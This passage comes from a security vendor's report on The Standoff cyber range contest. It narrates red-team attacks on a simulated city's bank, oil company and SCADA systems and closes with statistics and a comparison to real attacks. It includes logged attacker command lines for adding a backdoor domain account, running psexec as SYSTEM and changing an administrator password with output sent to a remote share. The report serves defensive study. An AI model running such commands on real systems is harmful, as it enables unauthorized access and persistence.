To further escalate privileges, the attackers used Incognito toolkit. With incognito.exe, they could view available privileges, as well as delegation and impersonation tokens. Then they performed a memory dump of the lsass process and ran cmd.exe as administrator.

Wanting to ensure persistence, one team tried to create the domain account "backadmin" on compromised hosts (Create Account). We already observed this technique at The Standoff at PHDays 9. Back then, the hackers had acted in a similar way, and even used the same username (backadmin).

```
host fs.fedoil.hitb      net user backadmin ghbebj! /add /domain
host fs.fedoil.hitb      c:\windows\system32\net1 user backadmin pfndctnfcqazwsx123@! /add /dom
host fs.fedoil.hitb      c:\windows\system32\net1 user backadmin pfndctnfcqazwsx123@! /add /dom
host fs.fedoil.hitb      net user backadmin pfndctnfcqazwsx123@! /add /domain
```

Figure 3. Attempts to create account backadmin using the net user command

On the second day, another team started to install miners on compromised hosts. During the day, the team installed miners on five hosts on the Federal Oil Company network.

team404 "celebrated" the halfway point of the game with a successful bank attack. The team exploited Insecure Direct Object Reference in the online bank. To do this, hackers found a URL that gave access to 50 accounts of the city's residents to an unauthorized user.

View: Basic / Advanced / Raw	
Field	Value
Actions	Log to DB (log)
Policy	Default
Events	Event tags: Audit (tool) Severity: INFO
Date	2019-10-16 16:50:51
Client	Username: Guest Client: 10.127.255.68 port 58028 Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36
Request	Client connects to 10.127.5.222 port 80 via HTTP/1.1 Method: GET URI: /operator/userinfo/46 Host: bank.cbk.hitb
Ticket ID	2019-10-16-13-50-51-3ADACC0F5A36355C
Match	Protector: rule-engine Validator: rule-engine, variable: CLIENT_PROTO, value: http/1.1
Raw request	Download 1 GET /operator/userinfo/46 HTTP/1.1 2 Host: bank.cbk.hitb 3 Connection: keep-alive 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3 7 Referer: https://bank.cbk.hitb/operator 8 Accept-Encoding: gzip, deflate 9 Accept-Language: en-US,en;q=0.9,ar;q=0.8 10 Cookie: PUPSESSID=f20e1fa91a66d0f12230a0j3m3; 3C_UUID=d544cc1b-1b5f-4fcb-ae6f-9f712336dd00; zzat52-MDA0DBA-Fz2ta0m=1 cfid552aA cYhej3mBt7fG81ehTh5CwGfdr5r58TxcQTa9QhQ1a3G7+dGmG21A+fA0Bsp1KRo6c-r5xfPuFA40n+B43cqcY11aVTT8239umk1m+mk3Dj/LU7T51ql f3uq18Hqkht7 11

Figure 4. Bank attack recorded by PT Application Firewall

After studying the outgoing transfer limits and transaction time-out, the team wrote a script that transferred money from clients' accounts to the attackers' account using Cart2Cart. This attack brought a lot of points to the team, lifting it into second place overall.

## Day 3: "Oops!" at the oil storage facility

Around 10 a.m., one team managed to exploit Insecure Deserialization on the Redis server. The attackers injected an object into Pickle and established a reverse shell connection.



At about the same time, another team ran the gost traffic proxying utility on one of the hosts compromised the day before (in a combination of Connection Proxy and Multi-hop Proxy). The team used the utility to pursue attacks inside the Federal Oil Company network. The utility allows tunneling and pivoting to gain access to local resources. In addition, the attackers used Bloodhound and PowerView to get the lay of the land.

Attackers tried to escalate privileges with an NTLM Relay attack (LLMNR/NBT-NS Poisoning and Relay). Their first attempt, using `ntlmrelayx.exe`, was seemingly unsuccessful. But the hackers pressed on to install a Python interpreter and `IMpacket` module, then using the utility `ntlmrelayx.py` to escalate domain user privileges.

Another way to escalate privileges was to launch the command line with the help of `Psexec`.

time	msgid	subject name	object name	datafield5	datafield4
10/17/2019 14:45:55	1	R.Chavez_admin	Psexec.exe	psexec.exe -i -s cmd	cmd.exe
10/17/2019 14:46:05	1	R.Chavez_admin	Psexec.exe	psexec.exe -i -s cmd	cmd.exe
10/17/2019 14:45:48	1	R.Chavez_admin	cmd.exe	"cmd.exe" /s /k pushd "c:\users\r.chavez_admin\desktop"	explorer.exe

Figure 5. Running `cmd.exe` via `Psexec` to escalate privileges

To penetrate some hosts, attackers used Metasploit Framework—in particular, the EternalBlue exploit. After exploiting the vulnerability, the attackers disabled the SMBv1 protocol in order not to let other teams use the same vulnerability. The same technique was used during The Standoff at PHDays 9.

Another way to make life hard for competitors is to replace bruteforced passwords with more complex, harder-to-guess ones. Again, attackers used this technique at PHDays 9 as well.

10/16/2019 15:55:25	sharepoint.fedoil.hitb	cmd.exe /q /c net user administrator tfbwbdwgvdbgw 1> \\190.10.22.15\fgtzv\kblecy 2>&1
---------------------	------------------------	--

Figure 6. Changing local administrator password via WMI



Figure 7. Oil storage facility collapse

Industrial companies often have hosts (in most cases, administrator workstations) that are allowed access to network segments containing ICS/SCADA equipment. This was the case at Federal Oil Company. Moving inside the corporate network, attackers found a web application containing numerous vulnerabilities that allowed for remote OS command execution on the host. Next, the attackers created a new user account and connected to the host via RDP. There was no doubt that they had landed in the industrial process segment, as they found the graphical interface of a running Simatic WinCC SCADA system. The attackers easily exited kiosk mode and changed the password of the SCADA account, thus gaining control over the company's industrial equipment processes, which allowed them to perform two tasks. First, the team changed the maximum filling level in the oil storage tank, which caused a tank overflow and oil spill.

For the second task, the team almost immediately caused another accident by shutting off the pipeline valve to stop the flow of oil.




Figure 8. Valve 316 shut off

Team TrueOxA3 received the highest in-game points at The Standoff for these successful ICS attacks. Only two such attacks happened, both near the end of The Standoff, but that was enough for the team to take the lead and win the contest.

# Results

Over the three days, we logged about 50 attacks. In total, attackers managed to hack 20 hosts. Almost half of active actions (44%) happened during the last day of the game.




Figure 9. Team activity per day (percentage of recorded incidents)



Figure 10. Attackers' actions (percentage of recorded incidents)

Highlights of the three-day battle:

- Attackers managed to steal corporate email addresses and salary information from all companies.
- Two companies (HiPower and Federal Oil Company) lost their corporate documents to attacks. Hackers also stole phone numbers of Federal Oil Company's employees.
- True0xA3, the winner, compromised Federal Oil Company's operations by first shutting off the valve to stop the oil flow and then causing an oil spill at the company's oil terminal.
- team404 was able to withdraw money from client bank accounts.
- Four out of seven teams took part in the bug-bounty program, submitting a total of 25 vulnerability reports. These reports accounted for 12 percent of all points earned in the game.




Figure 11. Vulnerabilities discovered as part of the bug-bounty program (categorized per OWASP Top 10-2017)

- Of the seven teams, two installed miners, for a total of nine compromised hosts.




Figure 12. Time of infection by miners (GMT+3)




Figure 13. Percentage of hosts infected by miners

## The Standoff vs real-world attacks


Today, many industrial and energy companies recognize that disruption of their operations may be an objective of cybercriminal groups. However, our research shows that information security is often neglected. The problem is especially acute for small cities, such as Kabakas. Companies often do not take any active measures to respond to attacks. As a consequence, all the attacks we observed during the game could very well happen in real life.

In Abu Dhabi, defenders could not prepare for attacks in advance. This allowed us to bring the game conditions even closer to real life. However, from the very beginning of the battle, defenders focused on countering the attackers' moves and were constantly anticipating attacks. In real life, on the contrary, it is impossible to predict when a targeted attack is going to happen. It is much easier to counter an attack when you have an idea of how the criminals are going to act, and which tools, techniques, and tactics they are going to use when they strike.

Most successful attacks at The Standoff started with hackers exploiting vulnerabilities at the perimeter. Some teams learned corporate email addresses from public sources (OSINT) and sent phishing emails. However, most emails did not look trustworthy and only a few teams managed to trick the city's residents into opening malicious attachments. Nine out of ten currently active cybercriminal groups start their attacks against companies by sending phishing emails to employees. These messages come with careful preparation (see page 28). Security experts cannot forget that when an APT group sends phishing messages, the chances of a victim opening the attachment are much higher than usual.

After attackers penetrate the internal network, their actions are in many ways similar. Once inside the network, both real-world cybercriminals and The Standoff participants try to perform reconnaissance, get a foothold, and escalate privileges. Just like real hackers, attackers at The Standoff mostly used legitimate utilities after penetrating the network. However, unlike real criminals, the contest participants took almost no measures to hide their presence on the network, focusing only 2 percent of their efforts on evading defenses.

Unfortunately (or fortunately), none of the red teams coped with The Standoff's most profitable task: to make two trains collide. We wonder whether attackers could have accomplished this and other tasks, had they not been limited by time and resources? What's for certain is that real criminals will stop at nothing. They are ready to pay good money for unique tools and can wait for months, or even longer, until the right moment for an attack comes.





---

***All the attacks we observed during  
the game could very well happen  
in real life***



## About us

For 18 years, Positive Technologies has been creating innovative solutions for information security. We develop products and services to detect, verify, and neutralize the real-world business risks associated with corporate IT infrastructure. Our technologies are backed by years of research experience and the expertise of world-class cybersecurity experts.


Over 2,000 companies in 30 countries trust us to keep them safe.

***Follow us on social media:***

[linkedin.com/company/positive-technologies](https://www.linkedin.com/company/positive-technologies)

[twitter.com/ptsecurity\\_uk](https://twitter.com/ptsecurity_uk)

For more information please visit [ptsecurity.com](https://ptsecurity.com)



# 2020 **POSITIVE** PT **RESEARCH**

PTSECURITY.COM  
PHDAYS.COM